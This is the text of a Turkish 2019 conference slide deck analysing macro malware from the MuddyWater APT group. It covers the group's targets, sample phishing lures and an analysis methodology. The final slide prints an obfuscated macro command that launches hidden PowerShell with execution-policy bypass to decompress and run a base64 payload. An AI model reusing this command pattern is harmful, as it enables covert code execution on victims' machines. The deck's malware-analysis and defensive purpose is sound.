
Muddy Water APT Grubu ve Ak Kaynak Aralarla

Muddy. Water APT Grubu ve Açık Kaynak Araçlarla Makro Zararlı Siber Güvenlik Günü 23 Aralık 2019 Yazılım Analizi Serkan TOK Tok, M. S. , Çeliktaş, B. , “Muddy. Water APT Group and A Methodology Proposal for Analyzing Macro Malware”, International Journal of Information Technology, 2019, 253 -263, 12, 3.
Gelişmiş Sürekli Tehdit – Advance Persistent Threat • Ulusal, uluslararası büyük kurumlar ve ülkeler • Bilgi sızdırmak, büyük ölçekli zarar vermek • Tek bir hedefe, organize saldırı • Haberleşme, enerji, su yönetimi, bankacılık vb. kritik altyapılar • Hükümetler tarafından desteklenen gruplar • Ülkeler tarafından siber savaş silahı olarak kullanım • Karmaşık metot ve teknikler, uzun süreli • Failin kesin teşhisi zor! 2
Muddy. Water APT Group kimdir? Ø Eylül 2017 - Ortadoğu ülkelerindeki kamu kurumları, savunma sanayii, petrol ve telekomünikasyon şirketleri Ø Önce TEMP. Zagros, sonrasında Palo Alto ve Trend Micro tarafından grubun kullandığı yöntemlere ithafen: Muddy. Water Ø Tahran lokasyonlu IP izleri Ø Gazetecilere, kamu kurumu çalışanlarına, politikacılara, sivil toplum örgütlerinde çalışan kişilere hedefli oltalama epostalarıyla zararlı makro içeren Office dosyaları gönderimi 3

Oltalama E-postası 4
Muddy. Water APT Group kimdir? Ele geçirilen hiçbir doküman zararlı yazılım analizi açısından incelendiğinde birbiriyle aynı değil. • Zararlı scripti uzak lokasyondan indirme / makroya gömme, • Birbirinden farklı proxy sunucular, kullanılan IP adresleri, • Kalıcılık ve arka kapı için farklı metotlar kullanma, • Makrodaki zararlı kodu obfuscate etmede farklı metotlar 5

Muddy. Water üretimi doküman örnekleri İsrail 6

Muddy. Water üretimi doküman örnekleri Afganistan Lübnan 7

Muddy. Water üretimi doküman örnekleri Irak 8

Muddy. Water üretimi doküman örnekleri Tacikistan 9

Muddy. Water üretimi doküman örnekleri Pakistan 10

Muddy. Water üretimi doküman örnekleri Suudi Arabistan Azerbaycan 11

Muddy. Water üretimi doküman örnekleri-Türkiye 12

Muddy. Water üretimi doküman örnekleri-Türkiye 13

Muddy. Water üretimi doküman örnekleri- Nisan 2019 SPK KANUN DEĞİŞİKLİĞİ GİB GÖRÜŞÜ. doc 14

MITRE ATT&CK FRAMEWORK 15

Örnek Bir Makro Malware 27 Kasım 2018 tarihinde tespit edildi. Hedef Katar ve Türkiye. 16

Örnek Bir Makro Malware Muddy. Water üretimi diğer dokümanlar gibi kullanıcıyı makroları etkinleştirmeye zorluyor. 17

Zararlı Yazılımın Analizi Metadata Analizi Makro Kodun Ayrıştırılması Statik Analiz Gizlenen Kodların Açık Hale Getirilmesi Uzak Sunucudan İnecek Kodun Analizi Ağ Trafiğinin İzlenmesi Süreç Ağacı ve Mutex Tespiti Davranışsal Analiz İndirilen ve Oluşturulan Dosyaların Tespiti Kayıt Defteri (Registry) Analizi 18

Metadata (EXIFtool) App. Version 16. 0 Code. Page Windows Arabic Comp. Obj. User. Type Microsoft Word 97 -2003 Document Comp. Obj. User. Type. Len 32 Create. Date 2018: 11: 21 14: 50: 00 Doc. Flags Has picture, 1 Table, Ext. Char File. Type DOC File. Type. Extension doc Heading. Pairs Title, 1, , 1 Hyperlinks. Changed No Identification Word 8. 0 Language. Code Arabic Last. Printed 2018: 10: 19 17: 14: 00 Z MIMEType application/msword Modify. Date 2018: 11: 22 12: 20: 00 Revision. Number 5 Software Microsoft Office Word System Windows Template Normal. dotm Total. Edit. Time 1 minute Word 97 No Words 156 Last Saved By: Mohamed Bennabszllah Author: Parliament Quds Os: Windows, Version 10. 0, File. Name= Yudm. I 2 Kku. ZG 9 j? = 19

Office. Mal. Scanner 20

Makro Kodu AV bypass için obfuscate edilmiş, cmd’ye geçen Makro “C: WindowsSystem 32cmd. exe” /c ” Ec. Ho i. Ex ( new-o. Bje. Ct s. YStem. Io. COm. Pre. SSi. ON. def. LAt. Estre. Am([system. Io. m. Emor. YStr. EAM] [Con. Ver. T]: : f. Rom. Ba. SE 64 STRing( ‘Bc. Ex. Ek. Aw. EAXQq+h. QSHot. Cg 2 Fgjb. WYol. NJv 6 M 63 uv 75 as. G Pirxv. Vi. Qj. Ywz. Mxr 44 UVp. Wn. Dpz 64 b. UISPYr 8 BGJt 7 SOUwht 2 b. A 7 Oe. NE 7 kl. GGd. VEsv. ZQk. Ii 9 /’) , [s. Ys. TEM. io. compress. IOn. Co. Mp. REssi. Onmode]: : DECOMPRESs )^^^| % {new -o. Bje. Ct io. STrea. Mreader( $_, [Tex. T. ENCo. DIn. G]: : a. SCii )} ). REadt. OEnd() | p. Ow. Er. She. Ll -Noe. X -n. Olo -NOpro. Fi. Le -n. On. In -e. Xe. Cu. TI Byp. Ass -wi. Ndo. Wst. YL hi. Dden -“ 21
